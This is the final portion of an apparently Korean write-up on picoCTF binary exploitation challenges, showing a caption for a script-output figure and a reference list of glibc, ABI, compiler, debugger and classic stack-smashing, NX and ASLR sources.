

Figure 30: script 실행 결과

References

[1] MADSTACKS, "https://play.picoctf.org/practice/challenge/105?category=6&page=1"

[2] Sandra Loosemore with Richard M. Stallman, Roland McGrath, Andrew Oram, and Ulrich Drepper, "The GNU C Library Reference Manual", GNU Press a division of the Free Software Foundation, pp. 286

[3] Michael Matz, Jan Hubicka, Andreas Jaeger, Mark Mitchell, "System V Application Binary Interface AMD64 Architecture Processor Supplement Draft", pp. 50-55

[4] MADSTACKS, "https://play.picoctf.org/practice/challenge/146?category=6&page=1"

[5] Richard M. Stallman and the GCC Developer Community, "Using the GNU Compiler Collection", GNU Press a division of the Free Software Foundation, pp. 30, 34-35 60, 61, 185, 187, 307

[6] Steve Chamberlain, Ian Lance Taylor, "The GNU Linker", Red Hat Inc, pp.20

[7] Sandra Loosemore with Richard M. Stallman, Roland McGrath, Andrew Oram, and Ulrich Drepper, "The GNU C Library Reference Manual", GNU Press a division of the Free Software Foundation, pp. 45

[8] DJ Delorie and GLIBC Developers, "https://sourceware.org/glibc/wiki/MallocInternals"

[9] Sandra Loosemore with Richard M. Stallman, Roland McGrath, Andrew Oram, and Ulrich Drepper, "The GNU C Library Reference Manual", GNU Press a division of the Free Software Foundation, pp. 1090

[10] Sandra Loosemore with Richard M. Stallman, Roland McGrath, Andrew Oram, and Ulrich Drepper, "https://elixir.bootlin.com/glibc/glibc-2.27/source/malloc/malloc.c"

[11] Michael Matz, Jan Hubicka, Andreas Jaeger, Mark Mitchell, "System V Application Binary Interface AMD64 Architecture Processor Supplement Draft", pp. 123-124

[12] Richard Stallman, Roland Pesch, Stan Shebs, et al, "Debugging with gdb", Free Software Foundation, pp. 35

[13] Intel, "Intel 64 and IA-32 Arcitectures Software Developer's Manual", Intel Corporation, pp. 9-3

[14] MADSTACKS, “https://play.picoctf.org/practice/challenge/179?category=6&page=1”

[15] Aleph One, “Smashing The Stack For Fun And Profit”, Phrack 49

[16] mike@quazi, “http://labs.sawbox.net/txt/ssp.html”

[17] Argento Daniele, Boschi Patrizio, Del Basso Luca, “NX bit”

[18] Hector Marco-Gisbert, Ismael Ripoll Ripoll, “Address Space Layout Randomization Next Generation”, applied science

[19] Intel, “Intel 64 and IA-32 Arcitectures Software Developer’s Manual”, Intel Corporation, pp. 6-1, 6-2, 6-9

[20] Michael Matz, Jan Hubicka, Andreas Jaeger, Mark Mitchell, “System V Application Binary Interface AMD64 Architecture Processor Supplement Draft”, pp. 76-81

[21] Sandra Loosemore with Richard M. Stallman, Roland McGrath, Andrew Oram, and Ulrich Drepper, “The GNU C Library Reference Manual”, GNU Press a division of the Free Software Foundation, pp. 802

[22] Gallopsled, “https://github.com/Gallopsled/pwntools/issues”

[23] Peter Crdes, ”https://stackoverflow.com/questions/49391001/why-does-the-x86-64-amd64-system-v-abi-mandate-a-16-byte-stack-alignment”